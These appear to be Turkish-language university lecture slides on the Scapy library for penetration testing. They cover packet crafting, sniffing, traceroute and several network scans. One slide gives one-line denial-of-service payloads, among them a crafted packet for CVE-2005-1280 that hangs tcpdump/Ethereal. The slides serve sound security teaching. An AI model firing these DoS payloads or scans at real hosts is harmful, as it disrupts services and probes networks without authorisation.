Scapy Python Kütüphanesi

BGM 553 - Sızma Testleri ve Güvenlik Denetlemeleri-I

Bilgi Güvenliği Mühendisliği
Yüksek Lisans Programı

Dr. Ferhat Özgür Çatak
ozgur.catak@tubitak.gov.tr

İstanbul Şehir Üniversitesi
2017/2018 - Güz

İçindekiler

1. Giriş
   - Python
   - Paket Oluşturma Araçları
   - Problem
2. Scapy
   - Giriş
   - Ana Konsept
3. Ağ Tarama ve Saldırı
   - TCP Port Taraması
   - Detect fake TCP replies
   - IP protocol scan
   - ARP ping

İçindekiler

1. Giriş
   - Python
   - Paket Oluşturma Araçları
   - Problem
2. Scapy
   - Giriş
   - Ana Konsept
3. Ağ Tarama ve Saldırı
   - TCP Port Taraması
   - Detect fake TCP replies
   - IP protocol scan
   - ARP ping

Python I

Değişkenler

- This is an **int** (signed, 32bits) : 42
- This is a **long** (signed, infinite): 42L
- This is a **str** : `"bell\x07\n" or 'bell\x07 \n'`
- This is a **tuple** : (1,4,"42")
  - You can't add elements to a tuple. Tuples have no append or extend method.
  - You can't remove elements from a tuple. Tuples have no remove or pop method.
  - **Tuples are faster than lists.**
- This is a **list** : [4,2,"1"]
- This is a **dict** : "one":1 , "two":2

Python II

Syntax

- No block delimiters. Indentation does matter.

```
if cond1:
    instr
    instr
elif cond2:
    instr
else:
    instr
```

```
try:
    instr
except exception:
    instr
else:
    instr
```


```
for var in set:
    instr
```

```
lambda x,y: x+y
```

```
while cond:
    instr
    instr
```

```
def fact(x):
    if x == 0:
        return 1
    else:
        return x*fact(x-1)
```

Paket Oluşturma Araçları I



- **Packet forging tool**: forges packets and sends them
- **Sniffing tool**: captures packets and possibly dissects them
- **Testing tool**: does unitary tests. Usually tries to answer a yes/no question (ex: ping)
- **Scanning tool**: does a bunch of unitary tests with some parameters varying in a given range
- **Fingerprinting tool**: does some predefined eclectic unitary tests to discriminate a peer
- **Attacking tool**: uses some unexpected values in a protocol

Paket Oluşturma Araçları II

Sniffing tools

ethereal, tcpdump, net2pcap, cdpsniffer, aimsniffer, vomit, tcptrace, tcptrack, nstreams, argus, karpski, ipgrab, nast, cdpr, aldebaran, dsniff, irpas, iptraf, ...

Packet forging tools

packeth, packit, packet excalibur, nemesis, tcpinject, libnet, IP sorcery, pacgen, arp-sk, arpspoof, dnet, dpkt, pixiliate, irpas, sendIP, IP-packetgenerator, sing, aicmpsend, libpal, ...

Testing tools

ping, hping2, hping3, traceroute, tctrace, tcptraceroute, traceproto, fping, arping...

Scanning tools

nmap, amap, vmap, hping3, unicornscan, ttlscan, ikescan, paketto, firewalk,...

Paket Oluşturma Araçları III

Fingerpringing tools

nmap, xprobe, p0f, cron-OS, queso, ikescan, amap, synscan, ...

Attacking tools

dnsspoof, poison ivy, ikeprobe, ettercap, dsniff suite, cain, hunt, airpwn, irpas, nast, yersinia, ...

Problem I

Örnek

Senaryo:

- ”*padding data*” içeren ICMP echo isteği
- ”*More fragments*” bayrağı içeren IP protokol taraması
- ARP cache zehirlenmesi
- DNS tunneling ile ”*applicative payload*” yükleme

Problem II

- Kullanılan araçların yaptıkları yorumlar bazı durumlarda ağ keşfi açısından yeterli olmayabilir.

Örnek

```
Interesting ports on 192.168.9.4:
PORT STATE SERVICE
22/tcp filtered ssh
```

Gerçek durumda ne oldu?

- No answer?
- ICMP host unreachable ? from who ?
- ICMP port administratively prohibited ? from who ?

$\Rightarrow$ Bu araçların yetenekleri ölçüsünde ağ taranabilir.

$\Rightarrow$ Onların göremediğini farketmezsiniz.

$\Rightarrow$ Bugs, kusurlar ...

İçindekiler

1 Giriş
- Python
- Paket Oluşturma Araçları
- Problem

2 Scapy
- Giriş
- Ana Konsept

3 Ağ Tarama ve Saldırı
- TCP Port Taraması
- Detect fake TCP replies
- IP protocol scan
- ARP ping

Giriş


Problem

- 80 portunu içeren C - sınıfını TCP syn ve belirli bir TTL tarayın
- Hangi IP adreslerinin ”ICMP time exceeded” cevabı vermediğini bulun.

Şu an için çözüm

- *hping* ile her bir ip adresine packetleri göndermek
- *tcpdump*/*Wireshark* ile sonuçları izlemek.

TCP/IP Modeli



Şekil: TCP/IP Modeli [1]

[1] http://fiberbit.com.tw/tcpip-model-vs-osi-model/

Ana Konsept

- Fast packet designing
- Default values that work
- Unlimited combinations
- Probe once, interpret many
- Interactive packet and result manipulation

Fast packet designing I

- Her bir paket katmanlara özel oluşturulmaktadır. (Ether, IP, TCP, ...)
- Her katman başka bir katmana eklenebilir
- Her katman ve paket manipule edilebilir
- Her bir alan varsayılan değerleri ile oluşturulur
- Her bir alan tek değer alabileceği gibi birden fazla değer alabilir.

Örnek

```
>>> a=IP(dst="www.target.com", id=0x42)
>>> a.ttl=12
>>> b=TCP(dport=[22,23,25,80,443])
>>> c=a/b
```

Fast packet designing II

Scapy ile paket oluşturma

I want a broadcast MAC address, and IP payload to ketchup.com and to mayo.com, TTL value from 1 to 9, and an UDP payload.

```
Ether(dst="ff:ff:ff:ff:ff:ff")
/IP(dst=["ketchup.com","mayo.com"],ttl=(1,9))
/UDP()
```

1 satırda tanımlanan 18 paketimiz var.

Varsayılan Değerler I

Varsayılan Değerler

Eğer değiştirilmezse

- IP kaynağı, hedef IP ve "*routing table*"'a göre seçilir.
- Checksum hesaplanır
- Kaynak MAC, çıkış arayüzüne (*output interface*) göre seçilir.
- ...

Diğer alanların varsayılan değerleri en yararlı olanlar olarak seçilir:

- TCP kaynak port 20, hedef port 80
- UDP kaynağı ve hedef portları 53'tür
- ICMP türü "*echo request*"
- ...

Varsayılan Değerler II

```
>>> ls(IP)
version    : BitField             = (4)
ihl        : BitField             = (None)
tos        : XByteField           = (0)
len        : ShortField           = (None)
id         : ShortField           = (1)
flags      : FlagsField           = (0)
frag       : BitField             = (0)
ttl        : ByteField            = (64)
proto      : ByteEnumField        = (0)
chksum     : XShortField          = (None)
src        : Emph                 = (None)
dst        : Emph                 = ('127.0.0.1')
options    : PacketListField      = ([])
```

Paket Manipülasyonu I

```
>>> a=IP(ttl=10)
>>> a
< IP ttl=10 |>
>>> a.src
'127.0.0.1'
>>> a.dst="192.168.1.1"
>>> a
< IP ttl=10 dst=192.168.1.1 |>
>>> a.src
'192.168.8.14'
>>> del(a.ttl)
>>> a
< IP dst=192.168.1.1 |>
>>> a.ttl
64
```

```
>>> b=a/TCP(flags="SF")
>>> b
< IP proto=TCP dst=192.168.1.1 |
< TCP flags=FS |>>
>>> b.show()
---[ IP ]---
version = 4
ihl = 0
tos = 0x0
len = 0
id = 1
flags =
frag = 0
ttl = 64
proto = TCP
chksum = 0x0
```

```
>src = 192.168.8.14
dst = 192.168.1.1
options = ''
---[ TCP ]---
sport = 20
dport = 80
seq = 0
ack = 0
dataofs = 0
reserved = 0
flags = FS
window = 0
chksum = 0x0
urgptr = 0
options =
```

Paket Manipülasyonu II

```
>>> str(b)
'E\x00\x00(\x00\x01\x00\x00@\x06\xf0o\xc0\xa8\x08\x0e\xc0
\xa8\x01\x01\x00\x14\x00P\x00\x00\x00\x00\x00\x00\x00\x00P
\x03\x00\x00%\x1e\x00\x00'

>>> IP(_)
< IP version=4L ihl=5L tos=0x0 len=40 id=1 flags= frag=0L
ttl=64 proto=TCP chksum=0xf06f src=192.168.8.14
dst=192.168.1.1 options='' |< TCP sport=20 dport=80
seq=0L ack=0L dataofs=5L reserved=16L flags=FS
window=0 chksum=0x251e urgptr=0 |>>
```

Paket Manipülasyonu III


```
>>> b.ttl=(10,14)
>>> b.payload.dport=[80,443]
>>> [k for k in b]
[< IP ttl=10 proto=TCP dst=192.168.1.1 |< TCP dport=80 flags=FS |>>,
< IP ttl=10 proto=TCP dst=192.168.1.1 |< TCP dport=443 flags=FS |>>,
< IP ttl=11 proto=TCP dst=192.168.1.1 |< TCP dport=80 flags=FS |>>,
< IP ttl=11 proto=TCP dst=192.168.1.1 |< TCP dport=443 flags=FS |>>,
< IP ttl=12 proto=TCP dst=192.168.1.1 |< TCP dport=80 flags=FS |>>,
< IP ttl=12 proto=TCP dst=192.168.1.1 |< TCP dport=443 flags=FS |>>,
< IP ttl=13 proto=TCP dst=192.168.1.1 |< TCP dport=80 flags=FS |>>,
< IP ttl=13 proto=TCP dst=192.168.1.1 |< TCP dport=443 flags=FS |>>,
< IP ttl=14 proto=TCP dst=192.168.1.1 |< TCP dport=80 flags=FS |>>,
< IP ttl=14 proto=TCP dst=192.168.1.1 |< TCP dport=443 flags=FS |>>]
```

Print Fonksiyonu I

```
>>> a=IP(dst="192.168.8.1",ttl=12)/UDP(dport=123)
>>> a.sprintf("The source is %IP.src%")
'The source is 192.168.8.14'
>>> f = lambda x: \
x.sprintf("dst=%IP.dst% proto=%IP.proto% dport=%UDP.dport%")
>>> f(a)
'dst=192.168.8.1 proto=UDP dport=123'
>>> b=IP(dst="192.168.8.1")/ICMP()
>>> f(b)
'dst=192.168.8.1 proto=ICMP dport=??'
>>> f = lambda x: \
x.sprintf("dst=%IP.dst%\
proto=%IP.proto%{UDP: dport=%UDP.dport%}")
>>> f(a)
'dst=192.168.8.1 proto=UDP dport=123'
>>> f(b)
'dst=192.168.8.1 proto=ICMP'
```

Print Fonksiyonu II

```
a=IP(dst="192.168.2.1")/ICMP()
a.pdfdump("test.pdf")
```



Paket Gönderimi I

```
>>> a=IP(dst="192.168.4.67")/ICMP()/"BGM553"
>>> send(a)
.
Sent 1 packets.
>>> send([a]*30)
..............................
Sent 30 packets.

# loop: send the packets endlessly if not 0.
# inter: time in seconds to wait between 2 packets
>>> send(a,inter=0.1,loop=1)
.....................................^C
Sent 43 packets.
```

```
0000  48 0f cf 49 26 f9 28 92  4a 1d 04 32 08 00 45 00   H..I&.(. J..2..E.
0010  00 22 00 01 00 00 40 01  f1 2a c0 a8 04 1c c0 a8   ."....@. .*......
0020  04 43 08 00 33 50 00 00  00 00 42 47 4d 35 35 33   .C..3P.. ..BGM553
```

Paket Gönderimi II

Fuzzing

- The function *fuzz()* is able to change any default value that is not to be calculated (like checksums) by an object whose value is random and whose type is adapted to the field.

```
>>> send(IP(dst="192.168.4.67")/fuzz(UDP()),loop=1,inter=0.1)
.....................^C
Sent 21 packets.
```

Source	Destination	Protocol	Length	Info
192.168.4.28	192.168.4.67	UDP	42	15063 → 19045 Len=0
192.168.4.28	192.168.4.67	UDP	42	35412 → 43233 Len=0
192.168.4.28	192.168.4.67	UDP	42	57479 → 16206 Len=0
192.168.4.28	192.168.4.67	UDP	42	12901 → 52087 Len=0
192.168.4.28	192.168.4.67	UDP	42	4586 → 6914 Len=0
192.168.4.28	192.168.4.67	UDP	42	21651 → 50583 Len=0
192.168.4.28	192.168.4.67	UDP	42	9179 → 18690 Len=0
192.168.4.67	192.168.4.28	ICMP	70	Destination unreachable (Port u…

Paket Gönderimi III

- DoS proof of concept is 115 lines of C code (without comments)
- Scapy

```
send(IP(dst="target",options="\x02\x27"+"X"*38)/TCP())
```

- *tcpdump* and Ethereal *rsvp_print()* Remote Denial of Service Exploit : **225 lines**
  - **CVE-2005-1280**: The rsvp_print function in tcpdump 3.9.1 and earlier allows remote attackers to cause a denial of service (infinite loop) via a crafted RSVP packet of length 4.
- Scapy

```
send(IP(dst="1.1.1.1",proto="GRE")/'\x00\x00\x00\xfe
\x83\x1b\x01\x06\x12\x01\xff\x07\xff\xff\xff\xff\xff
\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff\xff
\x01\x07\x00\x00' )
```

Sniffing

```
>>> sniff(count=5,filter="tcp")
< Sniffed: UDP:0 TCP:5 ICMP:0 Other:0>
>>> sniff(count=2, prn=lambda x:x.summary())
Ether / IP / TCP 42.2.5.3:3021 > 192.168.8.14:22 PA / Raw
Ether / IP / TCP 192.168.8.14:22 > 42.2.5.3:3021 PA / Raw
< Sniffed: UDP:0 TCP:2 ICMP:0 Other:0>
>>> a=_
>>> a.summary()
Ether / IP / TCP 42.2.5.3:3021 > 192.168.8.14:22 PA / Raw
Ether / IP / TCP 192.168.8.14:22 > 42.2.5.3:3021 PA / Raw
>>> wrpcap("/tmp/test.cap", a)
>>> rdpcap("/tmp/test.cap")
< test.cap: UDP:0 TCP:2 ICMP:0 Other:0>
>>> a[0]
< Ether dst=00:12:2a:71:1d:2f src=00:02:4e:9d:db:c3 type=0x800
```

Send/Receive I

```
>>> sr1(IP(dst="192.168.4.67")/ICMP())
Begin emission:
...Finished to send 1 packets.
.*
Received 5 packets, got 1 answers, remaining 0 packets
<IP  version=4 ihl=5 tos=0x0 len=28 id=61778 flags=
frag=0 ttl=64 proto=icmp chksum=0xffde src=192.168.4.67
dst=192.168.4.28 options=[] |<ICMP  type=echo-reply
code=0 chksum=0xffff id=0x0 seq=0x0 |
<Padding  load=b'\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00' |>>>
```

Send/Receive II

```
>>> sr(IP(dst="192.168.4.67", ttl=(10,20))/TCP(sport=RandShort()))
Begin emission:
Finished to send 11 packets.
.*.*.*.*.*.*.*.*.*.*.*
Received 22 packets, got 11 answers, remaining 0 packets
(<Results: TCP:11 UDP:0 ICMP:0 Other:0>,
<Unanswered: TCP:0 UDP:0 ICMP:0 Other:0>)
>>> res,unans=_
>>> res.summary()
IP / TCP 192.168.4.28:7296 > 192.168.4.67:http S ==> IP / TCP 192.168.4.67:http
IP / TCP 192.168.4.28:8697 > 192.168.4.67:http S ==> IP / TCP 192.168.4.67:http
IP / TCP 192.168.4.28:1948 > 192.168.4.67:http S ==> IP / TCP 192.168.4.67:http
IP / TCP 192.168.4.28:57869 > 192.168.4.67:http S ==> IP / TCP 192.168.4.67:http
IP / TCP 192.168.4.28:11597 > 192.168.4.67:http S ==> IP / TCP 192.168.4.67:http
IP / TCP 192.168.4.28:6830 > 192.168.4.67:http S ==> IP / TCP 192.168.4.67:http
IP / TCP 192.168.4.28:46462 > 192.168.4.67:http S ==> IP / TCP 192.168.4.67:http
IP / TCP 192.168.4.28:44069 > 192.168.4.67:http S ==> IP / TCP 192.168.4.67:http
IP / TCP 192.168.4.28:53323 > 192.168.4.67:http S ==> IP / TCP 192.168.4.67:http
IP / TCP 192.168.4.28:24326 > 192.168.4.67:http S ==> IP / TCP 192.168.4.67:http
IP / TCP 192.168.4.28:16808 > 192.168.4.67:http S ==> IP / TCP 192.168.4.67:http
```

Send/Receive III

```
>>> res[0][1]
<IP  version=4 ihl=5 tos=0x0 len=40 id=33783 flags=DF frag=0
ttl=64 proto=6 chksum=0x2d29 src=192.168.4.67
dst=192.168.4.28 options=[] |<TCP  sport=http
dport=7296 seq=0 ack=1 dataofs=5 reserved=0 flags=RA
window=0 chksum=0x950 urgptr=0 |
<Padding  load=b'\x00\x00\x00\x00\x00\x00' |>>>
>>> res[0][1].getlayer(Padding).load
b'\x00\x00\x00\x00\x00\x00'
```

High-Level commands I

```
>>> ans,unans=traceroute(["www.tubitak.gov.tr","www.sehir.edu.tr","www.cern.ch"])
Begin emission:
*****************************Finished to send 90 packets.
*****************************************.............
Received 88 packets, got 72 answers, remaining 18 packets
188.184.9.235:tcp80 193.140.80.208:tcp80 91.93.32.250:tcp80
1  192.168.4.1     11  192.168.4.1     11   192.168.4.1     11
11 -                   193.140.80.208  SA   -
12 192.65.196.38   11  193.140.80.208  SA   -
13 -                   193.140.80.208  SA   -
14 -                   193.140.80.208  SA   -
15 188.184.9.235   SA  193.140.80.208  SA   91.93.32.250    SA
16 188.184.9.235   SA  193.140.80.208  SA   91.93.32.250    SA
17 188.184.9.235   SA  193.140.80.208  SA   91.93.32.250    SA
18 188.184.9.235   SA  193.140.80.208  SA   91.93.32.250    SA
19 188.184.9.235   SA  193.140.80.208  SA   91.93.32.250    SA
2  192.168.0.1     11  192.168.0.1     11   192.168.0.1     11
20 188.184.9.235   SA  193.140.80.208  SA   91.93.32.250    SA
21 188.184.9.235   SA  193.140.80.208  SA   91.93.32.250    SA
22 188.184.9.235   SA  193.140.80.208  SA   91.93.32.250    SA
23 188.184.9.235   SA  193.140.80.208  SA   91.93.32.250    SA
24 188.184.9.235   SA  193.140.80.208  SA   91.93.32.250    SA
25 188.184.9.235   SA  193.140.80.208  SA   91.93.32.250    SA
26 188.184.9.235   SA  193.140.80.208  SA   91.93.32.250    SA
27 188.184.9.235   SA  193.140.80.208  SA   91.93.32.250    SA
28 188.184.9.235   SA  193.140.80.208  SA   91.93.32.250    SA
29 188.184.9.235   SA  193.140.80.208  SA   91.93.32.250    SA
3  95.183.244.1    11  95.183.244.1    11   95.183.244.1    11
30 188.184.9.235   SA  193.140.80.208  SA   91.93.32.250    SA
4  193.255.1.45    11  193.255.1.45    11   193.255.1.45    11
5  62.40.125.129   11  193.140.0.149   11   193.140.0.149   11
6  62.40.98.47     11  -                    -
7  62.40.98.108    11  -                    -
```

High-Level commands II

```
8  62.40.124.158   11  -                   -
9  192.65.184.38   11  -                   -

>>> ans[57][1]
<IP  version=4 ihl=5 tos=0x0 len=44 id=1358 flags=DF frag=0 ttl=104 proto=6
chksum=0x8216 src=188.184.9.235 dst=192.168.4.28 options=[] |<TCP  sport=http
dport=36693 seq=4030655319 ack=889167473 dataofs=6 reserved=0 flags=SA
window=8192 chksum=0xae01 urgptr=0 options=[('MSS', 1460)] |
<Padding  load=b'\x00\x00' |>>>
>>> ans[57][1].summary()
'IP / TCP 188.184.9.235:http > 192.168.4.28:36693 SA / Padding'
```

İçindekiler

1 Giriş
- Python
- Paket Oluşturma Araçları
- Problem

2 Scapy
- Giriş
- Ana Konsept

3 Ağ Tarama ve Saldırı
- TCP Port Taraması
- Detect fake TCP replies
- IP protocol scan
- ARP ping

TCP Port Taraması

- Her bir porta TCP SYN gönder.
- SYN-ACK ve RST cevaplarını bekle

```
# Paketlerin gönderimi
res,unans = sr(IP(dst="target")/TCP(flags="S",dport=(1,1024)))

# Acik portlar
res.nsummary( filter=lambda (s,r): \
     (r.haslayer(TCP) and \
     (r.getlayer(TCP).flags & 2)) )
```

Detect fake TCP replies

- Send a TCP/IP packet with correct IP checksum and bad TCP checksum
- A real TCP stack will drop the packet
- Some filters or MitM programs will not check it and answer

```
# Paketlerin gönderimi
res,unans = sr(IP(dst="target")/TCP(flags="S",dport=(1,1024),
chksum=0xBAD))
# Cevaplar
res.summary()
```

IP protocol scan

- Send IP packets with every possible value in the protocol field.
- Protocol not recognized by the host ⇒ ICMP protocol unreachable
- Better results if the IP payload is not empty

```
# Paketlerin gönderimi
res,unans = sr( IP(dst="target", proto=(0,255))/"XX" )
# recognized protocols
unans.nsummary(prn=lambda s:s.proto)
```

ARP ping

- Ask every IP of our neighbourhood for its MAC address

⇒ Quickly find alive IP

⇒ Even firewalled ones (firewalls usually don't work at Ethernet or ARP level)

```
# Paketlerin gönderimi
res,unans = srp(Ether(dst="ff:ff:ff:ff:ff:ff")
/ARP(pdst="192.168.1.0/24"))

# neighbours
res.summary(lambda r: r[1].sprintf("%Ether.src% %ARP.psrc%"))
```